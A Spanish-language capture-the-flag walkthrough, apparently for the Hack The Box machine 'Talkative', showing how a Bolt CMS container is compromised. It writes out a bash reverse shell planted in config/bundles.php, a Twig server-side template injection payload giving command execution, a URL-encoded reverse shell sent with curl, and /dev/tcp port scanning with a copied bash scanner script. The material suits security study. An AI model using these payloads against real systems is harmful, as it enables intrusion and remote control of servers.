
system ("bash -c 'bash -i >& /dev/tcp/10.10.14.2/4545 0>&1'");


Edit File »

Path: `config/bundles.php`

```
<?php
system ("bash -c 'bash -i >& /dev/tcp/10.10.14.2/4545 0>&1'");
return [
    'ApiPlatform\\Core\\Bridge\\Symfony\\Bundle\\ApiPlatformBundle' => [
        'all' => true,
    ],
    'BabDev\\PagerfantaBundle\\BabDevPagerfantaBundle' => [
        'all' => true,
    ],
    'DAMA\\DoctrineTestBundle\\DAMADoctrineTestBundle' => [
        'test' => true,
    ],
```


Al intentar acceder a la web me da la conexión






```
└─$ nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.155] 52508
bash: cannot set terminal process group (1): Inappropriate ioctl for de
bash: no job control in this shell
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$
[0] 0:bash  1:nc- 2:nc*
```


nuevamente estamos en un contenedor




Forma 2 Server Side Template Injection SSTI

Al ingresar a Bolt encontramos que en files -> view and edit templates unos archivos .twig






el cual parece ser un motor de plantillas para PHP que convierte en código PHP.
Al ser una plantilla buscamos como hacer un ataque de SSTI en archivos .twig




Para validar la vulnerabilidad añadimos una etiqueta simple en el index.twig




etiqueta: "


ssti validate by amadomaster

verificamos el index




y como sigue igual borramos cache en el cms en mantemiento-> clear cache







para obtener un RCE buscamos en los siguientes links
https://medium.com/@bdemir/a-pentesters-guide-to-server-side-template-injection-ssti-c5e3998eae68
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/PHP.md




podríamos utilizar el parámetro cmd modificamos este parámetro
{{app.request.query.filter('cmd',0,1024,{'options':'system'})}}




Verificamos con ?cmd=id




para ejecutar la reverse shell codificamos la reverse shell en formato URL
https://www.site24x7.com/es/tools/url-encoder-decoder.html
bash -c 'bash -i >& /dev/tcp/10.10.14.20/111 0>&1'



validamos con un curl
curl -s -X GET "http://talkative.htb/?cmd=bash%20-c%20'bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.20%2F111%200%3E%261




Entonces acá al validar un buen rato y ver que el segmento de red, este debería ser el contenedor de salto hacia la máquina real, pero para validar esto tenemos que ver los puertos de la máquina objetiva y una forma de validar tráfico desde el contenedor hacia la máquina.
Mejoro la shell



==Port discovery - Descubrimiento de puertos en Linux - Port scanning - escaneo de puertos ==

Podemos utilizar /dev/tcp para validar los puertos de la máquina, pero para validar si hay conexión entre este contenedor y la máquina debemos apuntar al nodo principal en este caso sería la 172.17.0.1
Probamos la conexión por el puerto 80, ya que en lo que nmap encontró este se encuentra habilitado y es por donde corre Bolt luego validamos por el 81 y por el 3000 entre otros
echo " > /dev/tcp/172.17.0.1/80



Bajo esta lógica buscamos en GitHub un script que automatice le proceso de búsqueda:

https://github.com/Sq00ky/Bash-Port-Scanner/blob/master/README.md


```
chmod +x ./spookyscan.sh
./spookyscan.sh -i <ip> -p <High port cap>
```

Example:

```
root@Sp00kySec:~/Scripts# ./spookyscan.sh -i 192.168.1.1 -p 1024
Port 80 is open
Port 139 is open
Port 443 is open
Port 445 is open
root@Sp00kySec:~/Scripts#
```

```
#!/bin/bash
#Variables
empty=""
#Arguments for the script
while [ "$1" != "" ]; do
        case "$1" in
                -i | --ip )             ip="$2";        shift;;
                -p | --ports )          ports="$2";     shift;;
        esac
        shift
done
#Checking if the -i is empty
if [[ $ip == $empty ]]; then
        echo "Please specify an IP address with -i"
        exit
fi
#checking is -p is empty
if [[ $ports == $empty ]]; then
        echo "Please specify the max port range -p"
        exit
fi
#Scans ports/Dumps closed ports/displays open ports
for i in $(seq 1 $ports); do
        ( echo > /dev/tcp/$ip/$i) > /dev/null 2>&1 && echo $ip":"$i "is open";
done
```

copio y pego el script

